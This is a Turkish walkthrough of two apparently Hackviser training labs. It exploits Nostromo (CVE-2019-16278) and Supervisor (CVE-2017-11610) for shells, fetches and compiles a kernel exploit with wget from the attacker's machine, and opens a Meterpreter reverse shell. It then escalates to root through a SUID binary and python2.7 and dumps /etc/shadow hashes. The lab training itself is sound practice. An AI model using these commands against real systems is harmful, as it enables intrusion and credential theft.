22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http   nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22 ve 80 portları açık.

SORU 2: Çalışan web sunucusunun adı nedir?

Yukarıdaki ekran fotoğrafında da görüldüğü üzere servisin ismi **nostromo**

SORU 3: Güvenlik zayıfyetinin CVE kodu nedir?

Msfconsole komutu ile metasploit framework'e giriş yapıp nostromo ve versiyonunu kullanarak arama yapıyoruz.

```
msf6 > search nostromo 1.9.6
Matching Modules
=====
#  Name
-  exploit/multi/http/nostromo_code_exec      Disclosure Date  Rank  Check  Description
d_Execution                                     2019-10-20       good  Yes    [Nostromo] Directory Traversal Remote Command
```

Şimdi seçip info diyerek CVE bilgisine ulaşıyoruz.

```
References:
https://nvd.nist.gov/vuln/detail/CVE-2019-16278
https://www.sudokaikan.com/2019/10/cve-2019-16278-unauthenticated-remote.html
```

Cevap: **CVE-2019-16278**

SORU 4: Linux çekirdek sürümü nedir?

Bu sorunun cevabını bulabilmek için makineye erişim sağlamamız gerekiyor. Şimdi verilen bilgileri dodurup exploit edelim.

```
www-data@debian:/usr/bin$  
www-data@debian:/usr/bin$ whoami  
whoami  
www-data  
www-data@debian:/usr/bin$ uname -a  
uname -a  
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 GNU/Linux
```

Başarılı bir şekilde Shell almayı başardık. Şimdi bağlantı kurduğumuz sistem hakkında bilgi almak için “uname –a” komutunu kullanıyoruz.

Ve istediğimizi bulduk. Cevap: **5.11.0-051100-generic**

SORU 5: "hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

Bu sorunun cevabını bulabilmemiz için root yetkisine sahip olmamız gerekiyor. Şimdi yetki yükseltme adımlarına başlayalım.

Burada bize verilen Linux çekirdek sürümünün açığı var mı yok mu diye kontrol yaptığında bir zafiyet olduğunu buldum. [Site](#) üzerinden açığa bakabilirsiniz. Dosyayı indiriyoruz. Dosyayı hedef sisteme yüklemek için geçici bir sunucu açıyoruz.

```
[root@kali]~[~/home/kali/Downloads]  
# python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Şimdi hedef terminalden indirdiğimiz dosyayı yüklememiz gerekiyor.

```
www-data@debian:/home/hackviser$ cd /tmp  
cd /tmp  
www-data@debian:/tmp$ clear  
clear  
'term': unknown terminal type.  
www-data@debian:/tmp$ wget 10.8.9.164:1234/50808.c  
wget 10.8.9.164:1234/50808.c  
--2024-10-08 09:57:29-- http://10.8.9.164:1234/50808.c  
Connecting to 10.8.9.164:1234 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 7509 (7.3K) [text/x-csrc]  
Saving to: '50808.c'  
  
50808.c 100%[=====] 7.33K --.-KB/s in 0s  
  
2024-10-08 09:57:29 (308 MB/s) - '50808.c' saved [7509/7509]
```

Yüklemeyi başarılı bir şekilde yaptık. Yüklediğimiz dosyayı derlemek için c dosyası değil de normal dosya olarak kaydedeceğiz.

```
www-data@debian:/tmp$ gcc 50808.c -o shell  
gcc 50808.c -o shell  
www-data@debian:/tmp$ ls  
ls  
50808.c  
shell
```

Şimdi Shell dosyamız hazır. Hangi komutu kullanacağımızı bulalım.

Biz su komutu ile bu işlemi gerçekleştirelim.

```
www-data@debian:/tmp$ ./shell /usr/bin/su
./shell /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
whoami
root
```

Ve artık root olmayı başardık ☺

Şimdi sorunun cevabını bulalım.

```
# cat /etc/shadow
cat /etc/shadow
root:$y$j9T$FtOF/cnN7paaEEQex4.iI.$.VBoHUhtFbtzwZv2Fr0j5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7 :::
daemon:*:19641:0:99999:7 :::
bin:*:19641:0:99999:7 :::
sys:*:19641:0:99999:7 :::
sync:*:19641:0:99999:7 :::
games:*:19641:0:99999:7 :::
man:*:19641:0:99999:7 :::
lp:*:19641:0:99999:7 :::
mail:*:19641:0:99999:7 :::
news:*:19641:0:99999:7 :::
uucp:*:19641:0:99999:7 :::
proxy:*:19641:0:99999:7 :::
www-data:*:19641:0:99999:7 :::
backup:*:19641:0:99999:7 :::
list:*:19641:0:99999:7 :::
irc:*:19641:0:99999:7 :::
gnats:*:19641:0:99999:7 :::
nobody:*:19641:0:99999:7 :::
_apt:*:19641:0:99999:7 :::
systemd-network:*:19641:0:99999:7 :::
systemd-resolve:*:19641:0:99999:7 :::
messagebus:*:19641:0:99999:7 :::
systemd-timesync:*:19641:0:99999:7 :::
sshd:*:19641:0:99999:7 :::
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7 :::
systemd-coredump:!*:19641:::::::
```

Cevap:

\$y\$j9T\$/tk8y1jwJS53UNFO4kyhV/\$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9

SUPER PROCESS Lab Çözümü:

SORU 1: Hangi portlar açık?

Bu sorunun cevabını bulmak için Nmap taraması yapıyoruz.

```
(root㉿kali)-[~/home/kali]
# nmap -sV 172.20.4.63
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 15:32 +03
Nmap scan report for 172.20.4.63
Host is up (0.070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp  open  http     Medusa httpd 1.12 (Supervisor process manager)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22 ve **9001** portlarının açık olduğunu bulduk.

SORU 2: Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?

Bunun için biraz siteye gidip bilgi toplamamız gerekecek. 9001 portunu kullanarak siteye gidiyorum.

Sayfanın en altında şöyle bir bilgiye rastladım...

Supervisor 3.3.2

Şimdi bunun hakkında herhangi bir açık bulunup bulunmadığını kontrol edelim.

Bunun için de searchsploit aracını kullandım.

```
(root㉿kali)-[~/home/kali]
# searchsploit supervisor 3.3.2
Exploit Title | Path
Supervisor 3.0a1 < 3.3.2 - XML-RPC (Authenticated) Remote Code Execution (Metasploit) | linux/remote/42779.rb
Shellcodes: No Results
```

Böyle bir açık gerçekten varmış. Şimdi detayları görmek için metasploit framework'ü kulanacağım. Terminale gelip msfconsole yazarak başlatıyoruz.

Yukarıdaki bilgileri de kullanarak msfconsole içerisinde zaafiyeti buluyoruz.

```
1 password
2 exploit/linux/http/supervisor_xmlrpc_exec   2017-07-19      excellent Yes Supervisor XML-RPC Authenticated
Remote Code Execution
```

Use 2 diyerek zaafiyeti seçiyoruz. Info yazarak da bu zafiyet hakkında bilgi sahibi oluyoruz.

References:
<https://github.com/Supervisor/supervisor/issues/964>
<https://www.debian.org/security/2017/dsa-3942>
<https://github.com/phith0n/vulhub/tree/master/supervisor/CVE-2017-11610>
<https://nvd.nist.gov/vuln/detail/CVE-2017-11610>

Cevabımız: **CVE-2017-11610**

SORU 3: Güvenlik zayıflığı bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?

Bu sorunun cevabını bulabilmemiz için Shell almamız gerekmektedir. Şimdi bizden istenilen bilgileri doldurarak Shell almaya çalışacağım.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > show options
Module options (exploit/linux/http/supervisor_xmlrpc_exec):
Name      Current Setting  Required  Description
HttpPassword          no        Password for HTTP basic auth
HttpUsername          no        Username for HTTP basic auth
Proxies               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS              yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT                9001     yes      The target port (TCP)
SSL                 false    no       Negotiate SSL/TLS for outgoing connections
SSLCert             no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI           /RPC2    yes      The path to the XML-RPC endpoint
URIPath             no        The URI to use for this exploit (default is random)
VHOST               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name      Current Setting  Required  Description
SRVHOST            0.0.0.0   yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT            8080     yes      The local port to listen on.

Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST              10.8.9.164 yes      The listen address (an interface may be specified)
LPORT              4444     yes      The listen port
```

Yes yazan kısımları dolduralım.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOSTS 172.20.4.63
RHOSTS => 172.20.4.63
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 10.8.9.164
LHOST => 10.8.9.164
```

LHOST: Bizim kendi IP adresimizdir.

RHOST: Hedef IP adresidir.

RUN diyerek çalıştırıralım.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > run
[*] Started reverse TCP handler on 10.8.9.164:4444
[*] Sending XML-RPC payload via POST to 172.20.4.63:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.4.63
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.4.63:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.9.164:4444 -> 172.20.4.63:60342) at 2024-10-08 15:51:50 +0300

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 470 created.
Channel 1 created.
whoami
nobody
```

Shell diyerek bağlantıyı kurduk. Burada bize hangi kullanıcı yetkileri ile çalıştığını sormuştı.

Buradan da anlayacağımız gibi cevap **nobody**

SORU 4: Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?

Bu sorunun cevabını bulabilmemiz için bu komutu kullanmamız gerekiyor: “`find / -perm -u=s -type f 2>/dev/null`”

```
root@...:~# find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

En alta sorunun cevabına ulaşmış olduk. Cevap: **python2.7**

SORU 5: "root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

Son sorumuzun cevabı için öncelikle bizim root olmamız gerekiyor. Bunun için de Privilege Escalation dediğimiz Yetki Yükseltme işlemini yapmamız gerekiyor.

Biraz araştırmalarım sonucunda yetki yükseltme için [GTFOBins](#) sitesini ziyaret ettim. Bu sitede python aratınca komut olarak sunları buldum:

| SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

En alttaki komutu denedim.

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
#
```

Ve artık root olduk. 😊

```
# cat etc/shadow
cat etc/shadow
root:$y$J9T$e8KohZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
```

Cevap:

\$y\$j9T\$e8KohoZuo9Aaj1SpH7/pm1\$mu9eKYycNIRPCJ51dW8d71.aPH0ceBM0AKx
Aaiil7C5

VE BU LABIN ÇÖZÜMÜ İLE LAB ÇÖZÜMLERİNİ DE TAMAMLAMIŞ OLDUK... 😊

